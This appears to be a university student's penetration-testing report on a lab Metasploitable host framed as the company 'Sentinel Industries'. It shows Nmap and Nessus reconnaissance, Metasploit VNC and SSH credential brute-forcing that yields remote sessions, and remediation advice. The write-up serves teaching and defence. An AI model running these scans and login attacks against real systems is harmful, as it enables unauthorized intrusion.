Sri Lanka Institute of Information Technology

Specialized in Cyber Security

Year 3 Semester 1

IE3022– Applied Information Assurance

Penetration Testing Report Sentinel Industries

Id Number	Name
IT21176388	Ariyarathna H.C.K

Table of Contents

Executive Summary

This report gives a comprehensive account of the in-depth penetration testing done on Sentinel Industries. The major purpose of this study was to analyze the security resilience of Sentinel Industries' network and applications, both from internal and external viewpoints. The audit intended to uncover vulnerabilities, possible weaknesses, and areas of improvement within their security system. By integrating the activities of our Red Team, Blue Team, and Purple Team, this evaluation delivers a holistic perspective of the current security landscape.

The Penetration Testing team was made up of three groups: Red Team, Blue Team, and Purple Team. The Red Team was in charge of identifying and exploiting system faults. The Blue Team was in responsible of analyzing the Red Team's attacks, their commercial impact, and the present controls' resilience to such attacks. The Purple Team was in charge of managing the whole Pen testing process, suggesting, and validating the protective mechanisms offered by the Blue Team against the detected vulnerabilities.

The following industry standard tools were used to obtain information, analyze vulnerabilities, and exploit Critical Vulnerabilities.

- Nmap
- Recon-ng
- The Harvester
- Maltego tool
- Nessus Scanner
- Metasploit Framework
- Angry IP Scanner

1.1 Scope of work

This security assessment covers the remote penetration testing of accessible servers hosted on 192.168.56.106 addresses.

1.2 Project objectives

This security evaluation details the risk factors that Sentinel Industries must deal with. The assessment's output is then examined for weaknesses. Only instantly exploitable services have been examined due to the short time available for the examination. On the basis of threat, vulnerability, and effect, the vulnerabilities are given a risk rating.

1.3 Assumption

Sentinel Industries did not specify any zones that are off-limits for the red team in the whole network.

Foot Printing & Reconnaissance


The red team was unfamiliar with the targeted systems/applications. They had to start from the base level. As a result, they used the same step-by-step technique as an external attacker to gather information on targeted host computers. The red team use Nmap and Angry IP Scanner network scanning and enumeration tools during the Footprinting Process.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d3:7d:f0
          inet addr:192.168.56.106  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed3:7df0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Using the **ifconfig** command, the red team had to determine the IP address of the Sentinel Industries Local Area Network. The discovered IP address is **192.168.56.106**.

- **Angry IP scanner**

Using Angry IP scanner can find what are the live host systems in Sentinel Industries network range. The results showed that the network of the targeted system was metasploitable, and this evidence was more useful to the red team's attack.



- **Nmap**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn  192.168.56.106
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-15 02:42 EDT
Nmap scan report for 192.168.56.106
Host is up (0.017s latency).
Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
```

Check reachability of the host (192.168.56.106) and it is up and running.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=63 time=3.15 ms
64 bytes from 192.168.56.106: icmp_seq=2 ttl=63 time=1.28 ms
64 bytes from 192.168.56.106: icmp_seq=3 ttl=63 time=1.34 ms
64 bytes from 192.168.56.106: icmp_seq=4 ttl=63 time=1.24 ms
64 bytes from 192.168.56.106: icmp_seq=5 ttl=63 time=1.98 ms
64 bytes from 192.168.56.106: icmp_seq=6 ttl=63 time=1.36 ms
64 bytes from 192.168.56.106: icmp_seq=7 ttl=63 time=1.35 ms
```

2.1 Information Gathering

The service enumeration phase of a penetration test focuses on getting information about which services are active on a system or systems. This is useful to an attacker since it gives precise information on potential attack paths into a system. Understanding which services are operating on the system provides an attacker with critical information before beginning the real penetration test.

- Using **nmap 192.168.56.106 ,** Red Team has found what are the open ports.

```
┌──(kali㉿kali)-[~]
└─$ nmap  192.168.56.106
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-12 00:57 EDT
Nmap scan report for 192.168.56.106
Host is up (0.013s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 4.35 seconds
```

- Using **nmap -sV 192.168.56.106** Red team has found running services & versions on the ports.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.56.106
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-12 01:03 EDT
Nmap scan report for 192.168.56.106
Host is up (0.014s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.47 seconds
```

Discovered Vulnerabilities Details using nessus

- Red team has found,
    - Critical Vulnerabilities - 8
    - High Vulnerabilities – 5
    - Medium Vulnerabilities – 23
    - Low Vulnerabilities – 8

Following the detection of vulnerabilities in the systems, the red team identified and selected some of the critical to high risk-level vulnerabilities for exploitation. The following vulnerabilities were used to compromise Sentinel Industries' connected system.

192.168.56.106

8	5	23	8	104
CRITICAL	HIGH	MEDIUM	LOW	INFO

Scan Information

Start time:	Thu Oct 12 09:46:11 2023
End time:	Thu Oct 12 10:10:21 2023

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.56.106
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	9.2	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Web Servers	1
CRITICAL	...	...	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	...	SSL (Multiple Issues)	Service detection	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1
MIXED	...	...	SSL (Multiple Issues)	General	28
MIXED	...	...	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5		TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	6.5		Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	4.4	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
MIXED	...	...	SSH (Multiple Issues)	Misc.	6
MIXED	...	...	HTTP (Multiple Issues)	Web Servers	3

MIXED	...	...	SMB (Multiple Issues)	Misc.	2	
MIXED	...	...	TLS (Multiple Issues)	Misc.	2	
MIXED	...	...	TLS (Multiple Issues)	SMTP problems	2	
LOW	3.7	4.5	SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Misc.	1	
LOW	2.6 *		X Server Detection	Service detection	1	
INFO	...	...	SMB (Multiple Issues)	Windows	7	
INFO	...	...	TLS (Multiple Issues)	General	4	
INFO	...	...	Apache HTTP Server (Multiple Issues)	Web Servers	2	
INFO	...	...	PHP (Multiple Issues)	Web Servers	2	
INFO	...	...	RPC (Multiple Issues)	RPC	2	
INFO	...	...	SSH (Multiple Issues)	General	2	
INFO	...	...	SSH (Multiple Issues)	Service detection	2	
INFO	...	...	VNC (Multiple Issues)	Service detection	2	
INFO			Nessus SYN scanner	Port scanners	15	
INFO			RPC Services Enumeration	Service detection	10	

INFO			Service Detection	Service detection	5	
INFO			DNS Server Detection	DNS	2	
INFO			OpenSSL Detection	Service detection	2	
INFO			RMI Registry Detection	Service detection	2	
INFO			AJP Connector Detection	Service detection	1	
INFO			Backported Security Patch Detection (WWW)	General	1	
INFO			Common Platform Enumeration (CPE)	General	1	
INFO			Device Type	General	1	
INFO			FTP Server Detection	Service detection	1	
INFO			MySQL Server Detection	Databases	1	
INFO			Nessus Scan Information	Settings	1	
INFO			NFS Share Export List	RPC	1	
INFO			OS Identification	General	1	
INFO			OS Security Patch Assessment Not Available	Settings	1	
INFO			Patch Report	General	1	

INFO			PostgreSQL Server Detection	Service detection	1	
INFO			PostgreSQL STARTTLS Support	Misc.	1	
INFO			Samba Server Detection	Service detection	1	
INFO			Samba Version	Misc.	1	
INFO			Service Detection (GET request)	Service detection	1	
INFO			SMTP Server Detection	Service detection	1	
INFO			Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1	
INFO			Telnet Server Detection	Service detection	1	
INFO			Traceroute Information	General	1	
INFO			Unknown Service Detection: Banner Retrieval	Service detection	1	
INFO			vsftpd Detection	FTP	1	
INFO			WebDAV Detection	Web Servers	1	
INFO			WMI Not Available	Windows	1	

3.1 Vulnerability Analysis and recommendations

3.1.1 Exploit VNC Server 'password' Password Vulnerability (Critical)

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information

Published: 2012/08/29, Modified: 2015/09/24

Plugin Output

192.168.56.106 (tcp/5900/vnc)

```
Nessus logged in using a password of "password".
```


- Red team using Metasploit framework find exploits/payloads related to the vulnerability. First launched Metasploit Framework using **Sudo msfconsole** Command in Linux.
- Search for matching module. And use **vnc_login** module.

```
msf6 > search VNC 3.3

Matching Modules
================

  #  Name                                      Disclosure Date  Rank     Check  Description
  -  ----                                      ---------------  ----     -----  -----------
  0  exploit/windows/vnc/realvnc_client        2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
  1  auxiliary/scanner/vnc/vnc_login                            normal   No     VNC Authentication Scanner
  2  exploit/windows/vnc/winvnc_http_get       2001-01-29       average  No     WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get
```

- After that check option and Set RHOSTS <Metasploit server IP>.


```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name             Current Setting                                  Required  Description
   ----             ---------------                                  --------  -----------
   BLANK_PASSWORDS  false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED 5                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS     false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS      false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS     false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING none                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&r
                                                                               ealm)
   PASSWORD                                                          no        The password to test
   PASS_FILE        /usr/share/metasploit-framework/data/wordlists   no        File containing passwords, one per line
                    /vnc_passwords.txt
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS           192.168.56.106                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                                                               -metasploit.html
   RPORT            5900                                             yes       The target port (TCP)
   STOP_ON_SUCCESS  false                                            yes       Stop guessing when a credential works for a host
   THREADS          1                                                yes       The number of concurrent threads (max one per host)
   USERNAME         <BLANK>                                          no        A specific username to authenticate as
   USERPASS_FILE                                                     no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS     false                                            no        Try the username as the password for all users
   USER_FILE                                                         no        File containing usernames, one per line
   VERBOSE          true                                             yes       Whether to print output for all attempts
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.56.106:5900   - 192.168.56.106:5900 - Starting VNC login sweep
[!] 192.168.56.106:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.106:5900   - 192.168.56.106:5900 - Login Successful: :password
[+] 192.168.56.106:5900   - 192.168.56.106:5900 - Login Successful: :password
[*] 192.168.56.106:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer
```



- Enter the server IP and set password as ‘password’.
- Using vncviewer, a remote desktop session was setup on the attacker system.

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



VNC (virtual Networking Computing) allows you to share and send one computer's display to another computer system over a network connection. This protocol can be used to remotely operate the system. However, based on red team exploitation, the blue team discovered that the password used to get into the metasploitable system's vnc server is too weak. Using the password 'password', any malicious attacker may simply authenticate to the vnc server.

3.1.1.1 Business impact

The primary function of a VNC server is to operate the system from a distant location. The blue team discovered that the metasploitable system's VNC server password vulnerability allows attackers to quickly authenticate to the VNC server and obtain virtual control of the machine. Attackers with the highest level of privileges may be able to extract information such as user passwords contained in the etc/shadow file. As a result, a weak password on the VNC service may raise the danger of attackers completely disabling the metasploitable system.

3.1.1.2 Recommendations

- Use a strong password to protect the VNC service.

3.1.2 Debian OpenSSH/OpenSSL Package Exploit (Critical)

Synopsis

The remote SSL certificate uses a weak key.

Description

The remote x509 certificate on the remote SSL server has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to decipher the remote session or set up a man in the middle attack.

See Also

http://www.nessus.org/u?107f9bdc

http://www.nessus.org/u?f14f4224

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

Risk Factor

Critical

VPR Score

7.4

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:OF/RC:C)

- Red team use Metasploit framework to find exploit/payload related SSH. First find the module.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                22               yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false            no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   VERBOSE              false            yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

- Now set RHOSTS to 192.168.56.106, after that VERBOSE, STOP_ON_SUCCESS set as true, set PASS_FILL and USER_FILE.

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name                 Current Setting                  Required  Description
   ----                 ---------------                  --------  -----------
   BLANK_PASSWORDS      false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS         false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS          false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS         false                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING     none                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                              no        A specific password to authenticate with
   PASS_FILE            /home/kali/Desktop/passwords.txt no        File containing passwords, one per line
   RHOSTS               192.168.56.106                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                                                   tml
   RPORT                22                               yes       The target port
   STOP_ON_SUCCESS      true                             yes       Stop guessing when a credential works for a host
   THREADS              1                                yes       The number of concurrent threads (max one per host)
   USERNAME                                              no        A specific username to authenticate as
   USERPASS_FILE                                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS         false                            no        Try the username as the password for all users
   USER_FILE            /home/kali/Desktop/users.txt     no        File containing usernames, one per line
   VERBOSE              true                             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.106:22 - Starting bruteforce
[-] 192.168.56.106:22 - Failed: 'password:password'
[-] 192.168.56.106:22 - Failed: 'password:Password123'
[-] 192.168.56.106:22 - Failed: 'password:msfadmin'
```

```
[-] 192.168.56.106:22 - Failed: 'Password123:msfadmin'
[-] 192.168.56.106:22 - Failed: 'msfadmin:password'
[-] 192.168.56.106:22 - Failed: 'msfadmin:Password123'
[+] 192.168.56.106:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video)
,46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'
[*] SSH session 1 opened (10.0.2.15:41577 → 192.168.56.106:22) at 2023-10-13 07:30:27 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH kali @   10.0.2.15:41577 → 192.168.56.106:22 (192.168.56.106)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
```

- Successfully Exploit the vulnerability.
- When the credentials match, a success message appears and a remote ssh session is started on the Metasploitable host of choice.

3.1.2.1 Business impact

Network administrators can use the secure shell for remote system administration, file sharing, command execution, and software troubleshooting. According to blue team observations, the presence of an unsecured SSH service in a metasploitable system allows attackers to get root-level access to a distant server. They can manipulate the remote system and do any destructive activities they choose once they obtain root-level rights. As a result, the SSH service vulnerability allows attackers to totally shut down and disable the metasploitable system in Sentinel Industries.

3.1.2.2 Recommendation

Sentinel Industries failed to install sufficient defensive mechanisms to reduce existing SSH Service vulnerability, according to the blue team evaluation of the efficacy of current safeguards.

As a result, the purple team has advised that private/public key authentication be used instead of the present credential-based authentication.

3.1.3 Apache Tomcat AJP Connector Request Injection (Critical)

Synopsis

There is a vulnerable AJP connector listening on the remote host.

The AJP connection has a file read/inclusion vulnerability. This vulnerability might allow a remote, unauthenticated attacker to access web application files from a vulnerable server. An attacker might upload malicious Java Server Pages (JSP) code within a range of file formats and get remote code execution (RCE) if the vulnerable server supports file uploads.

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

9.4 (CVSS:3.0/E:H/RL:O/RC:C)

VPR Score

9.2

CVSS v2.0 Base Score

7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

6.5 (CVSS2#E:H/RL:OF/RC:C)

References

CVE	CVE-2020-1745
CVE	CVE-2020-1938
XREF	CISA-KNOWN-EXPLOITED:2022/03/17
XREF	CEA-ID:CEA-2020-0021

Plugin Information

Published: 2020/03/24, Modified: 2023/07/17

Plugin Output

192.168.56.106 (tcp/8009/ajp13)

3.1.3.1 Business Impact

The Apache Tomcat AJP Connector Request Injection vulnerability provides serious business risks, including data breaches, service interruptions, and reputational harm. To safeguard their assets, customers, and business continuity, organizations must identify and remedy such vulnerabilities as soon as possible.

3.1.3.2 Recommendation

Vulnerability management is a continuous process. Update and patch your software on a regular basis, keep an eye out for emerging vulnerabilities, and adjust your security measures accordingly. The criticality of this vulnerability emphasizes the significance of immediate and comprehensive mitigating efforts.

3.1.4 Samba Badlock Vulnerability (High)

Synopsis

An SMB server running on the remote host is affected by the Badlock vulnerability.

Badlock is a vulnerability in the Samba version operating on the remote host. Because to inappropriate authentication level negotiation across Remote Procedure Call (RPC) channels, this vulnerability affects

the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols.

In basic terms, a man-in-the-middle attacker can exploit this weakness if they can intercept communication between a client and a server hosting a SAM database. They can compel a drop in authentication level by doing so. As a result, they are able to undertake arbitrary Samba network activities on behalf of the captured user. Viewing or modifying sensitive security data in the Active Directory (AD) database, as well as deactivating critical services, are examples of such acts.

CVSS v3.0 Base Score

7.5 (CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

6.5 (CVSS:3.0/E:U/RL:O/RC:C)

VPR Score

6.7

CVSS v2.0 Base Score

6.8 (CVSS2#AV:N/AC:M/Au:N/C:P/I:P/A:P)

CVSS v2.0 Temporal Score

5.0 (CVSS2#E:U/RL:OF/RC:C)

References

BID	86002
CVE	CVE-2016-2118
XREF	CERT:813296

Plugin Information

Published: 2016/04/13, Modified: 2019/11/20

Plugin Output

192.168.56.106 (tcp/445/cifs)

```
Nessus detected that the Samba Badlock patch has not been applied.
```

3.1.4.1 Business impact

The Badlock vulnerability has a major commercial effect across multiple crucial dimensions. The possibility of unauthorized access to sensitive information stored on the Samba server is a primary worry. Confidential papers, client records, financial data, and proprietary information may be included. A security breach might occur as a result of such an occurrence, allowing attackers unauthorized access to the server and permitting data theft, modification, or even the introduction of malicious code into the network.

Operational disruption is also a major issue, with Samba service assaults capable of affecting network resources. This interruption may have an impact on business continuity, resulting in downtime, service delays, and significant financial losses, as well as harm to the organization's reputation. Furthermore, data loss is a real concern; if the attacker successfully manipulates or deletes data on the Samba server, the organization may suffer data loss, which can be both time-consuming and expensive to recover from.

3.1.4.2 Recommendation

Industries may significantly minimize the danger of Badlock vulnerability exploitation and improve the overall security posture of our Samba infrastructure by following these procedures.

- Keep Systems Updated
- Upgrade to the Latest Samba Version
- Implement Access Control Lists (ACLs)
- Network Segmentation
- Enable Encryption
- Strong User Authentication
- Monitor Network Traffic
- Regular Security Audits and Penetration Testing
- Secure File Permissions
- Implement Firewall Rules
- Develop an Incident Response Plan

Conclusion

The CyberOps security team of Sentinel Industries was entrusted with doing penetration testing. The red, blue, and purple teams from CyberOps security completed this ethical hacking exercise in a well-coordinated and professional manner. Because their job was so linked, the red team was entrusted with discovering weaknesses in both Sentinel Industries' remote targeting systems. Then they restricted their

possibilities and concentrated on attacking the most critical to high-risk vulnerabilities, while the blue team analyzed the red team's assaults and their impact on the business. In contrast, the purple team was hard at work developing recommendations and enhancements to prevent critical to high-risk vulnerabilities.